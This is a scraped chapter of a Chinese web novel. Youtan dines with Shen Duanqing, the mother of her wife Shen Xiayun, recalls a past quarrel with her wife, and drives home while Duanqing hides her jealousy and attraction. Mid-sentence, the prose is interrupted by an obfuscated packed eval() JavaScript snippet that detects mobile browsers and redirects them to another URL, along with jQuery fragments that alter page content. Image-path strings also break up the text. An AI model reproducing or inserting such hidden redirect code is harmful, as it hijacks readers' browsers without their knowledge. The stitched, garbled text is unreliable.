晚餐时间比以往迟了不少,尤昙刚才还觉得有些饿,可是等真正到了餐厅,她反而有些后悔,或许不应该来这里。
这家店就在学校附近。
这个时间,恰好是附近的学生和老师来解决晚饭的时间。
倒不是担心会被人认出来。
自从两人结婚后,因为研究所事忙,沈遐云除了一周两节课,几乎不怎么来学校。
但这家店她和沈遐云倒是经常来,甚至还吵过一次架。
她和沈遐云虽然极少产生矛盾,但偶尔也免不了吵架。
而且随着两人在一起时间越长,感情越好,吵架次数反而变多了。
不过通常只是些不值一提的小事。
与其说是吵架,更像是拌嘴。
沈遐云有时会有些幼稚的恶趣味,故意惹她生气,然后又哄她。
例如,沈遐云把她特意留下想最后吃的零食口味吃掉,将她惹怒之后,又牵着她的手去买。
谁会那么讨厌。
可她偏偏又吃这一套。
因为两人真正称得上是吵架的次数更少,那几次都令她印象深刻。
其中一次,就是在这个餐厅。
有那么几天,她很想吃这家的一道鱼皮豆腐煲。
口感嫩滑,鱼皮薄弹,被炖得胶质满满,但是这道菜只适合堂食,点外送或者打包,口感都会随着时间流逝变差,鱼皮变韧,不好咀嚼。
但沈遐云更想和她在家吃,于是商量着要尝试着在家做。
沈遐云在别的领域游刃有余,唯独厨艺一般,偏偏在这件事上也无法勤能补拙。
一般的家常菜沈遐云当然没问题,但是对于火候精度要求极高的菜色,结果可想而知。
最后花费了两个小时,十分努力地做出了一盘口味不错的橡皮筋。
尤昙:“……”
最后不得已,两人又赶来这家餐厅。她们来的时候已经太晚了,店里正在招待最后一桌客人,而厨师已经下班了。
她心里有点委屈,闷闷地不说话。
偏偏沈遐云又故意唉声叹气地逗她:“如果我厨艺不这么差就好。”
你还知道啊,她心说。
沈遐云:“说不定下次就能成功呢。”
没有下次了。
一想到原本她们今天能吃到,结果因为沈遐云花费太多时间,最后什么都没有。
沈遐云现在还大言不惭地说还要做一次。
其实没什么可生气的,可等她反应过来的时候,眼泪已经往下掉了。
大概是期待落空本身太让人沮丧了。
餐厅里还有别的客人,她心里又羞又恼,眼泪又止不住。
沈遐云慌张地用大衣挡住她,将她抱在怀里:“老婆?尤尤?”
尤昙:“……”
她躲在沈遐云大衣里扎扎实实哭了一通。
那次似乎是她和沈遐云吵架最严重的一次。
尤昙回过神时,菜已经上齐了,她挥散思绪。
“好吃吗?”尤昙试探道。
其实她这句话有些明知故问。
女人动作虽然吃相优雅大方,但吃得并不少,甚至感觉到比平日还多吃了点。
而且表情似乎也没有刚才那么冷淡,甚至给出了矜持的评价:“还可以。”
她松了口气,好在这家店的口味沈缎青挺喜欢的,这让她心里有了些安慰。
果然她想得没错,这对母女的口味也很相似。
吃完饭,尤昙自告奋勇去结账。
尤昙其实并不缺钱。
她和姐姐未成年的时候,两个母亲都会分别给姐妹俩打上一笔相当不菲的抚养费,付了学费和生活费之后还剩下很多。
直到十八岁成年,这两笔抚养费才停止。
一个小孩能花多少钱,积攒了十几年,尤昙手里有一笔不小的积蓄。
更何况尤卉工作后还会每个月给她一笔零花钱。
结账时,店员贴心问她有没有会员卡,今天正好赶到每周的会员日,8.8折呢。
尤昙点点头。
她和沈遐云来过这家店不少次。
“麻烦问一下您的会员名是什么呢?”
尤昙报了自己的名字。
店员查询了一下,露出了一个略显为难的表情。
尤昙突然意识到什么,卡了下壳:“不好意思,我记错了。”
才后知后觉想到,这家店大概用的是沈遐云的信息。
她想到了,沈缎青自然也能想到。
不知怎么地,她心脏突跳了一下,下意识回头去看女人的表情。
沈缎青没说话。
果然,刚刚好转一些的表情,又有些冷淡。
这一瞬间,她突然敏锐地察觉到了一点不愉悦的源头。
因为沈遐云吗?
可是为什么呢?
回去的路上,天色彻底暗下来。
街道两旁霓
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17483844|201906||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
虹闪烁,被移动的车窗拖拽出一道道亮色流光。
尤昙其实很喜欢看夜景,空气微凉,耳旁穿梭的车声变成了一种白噪音,会让人不自觉安静下来。
但是此刻却没心情看。
她余光看了一眼驾驶位上脸色冷淡专心开车的女人。
在心里小小叹了口气。
按理来说,她原本心里应该也不太好受,结果现在被沈缎青不知来由的情绪弄得一干二净。
她试图让气氛变得轻快一点,可是绞尽脑汁,也不知道要说些什么。
闷闷沉沉的气氛一直持续到回家的时候。
停下车,沈缎青下车去搬后备箱里的纸箱。
尤昙也立刻解开安全带紧跟着下车。
车库里的光线不够明亮,透着股压抑的昏暗。
脚步声在空旷中回荡。
沈缎青身高腿长,步子自然也大。
她跟在沈缎青身后,差点跟不上,踩着女人的影子走了几步,她犹豫几秒,试探着伸手捉住了女人微微晃荡的衣摆,小声道:“生气了吗?”
沈缎青停下脚步,终于回头看她。
女孩仰头,目不转睛地看着她,眼珠潮湿忐忑,更多是不解和茫然,不解她为什么会这样。
她这样问只是感知到她的情绪后,出于紧张不安,希望她不要生气。
更像是一种询问?
并不是察觉到了原因。
有那么一瞬间,沈缎青心里冒出一股恶劣的情绪,很想顺势点头承认。
为什么不愉悦?
没人能看到自己心仪的对象像个勤恳的雌鸟,用心经营装点和伴侣的巢穴,还能维持着体面的好心情。
更何况,这个所谓的伴侣,还是她的女儿。
尤昙现在抱着什么想法,怎么现在还对她的想法浑然不觉?
是对于感情的迟钝,还是从来没有将她作为对象考虑在内?
这一刻,她很想直接点破两人此刻不明不白的关系。
真想看看她脸上是什么表情,慌张?惊讶?还是害怕?
心思千回百转,但沈缎青最终还是笑了一下:“没有。”
箱子里的东西不多,也不算重。
沈缎青换了下动作,一只手稳稳托住箱子底部,另一只手去握住她攥着自己衣摆的手:“能看清吗?”
“有点暗,还是抓紧我。”
“嗯。”女孩瓮声瓮气地答应了,被她牵着,紧紧跟着她的脚步。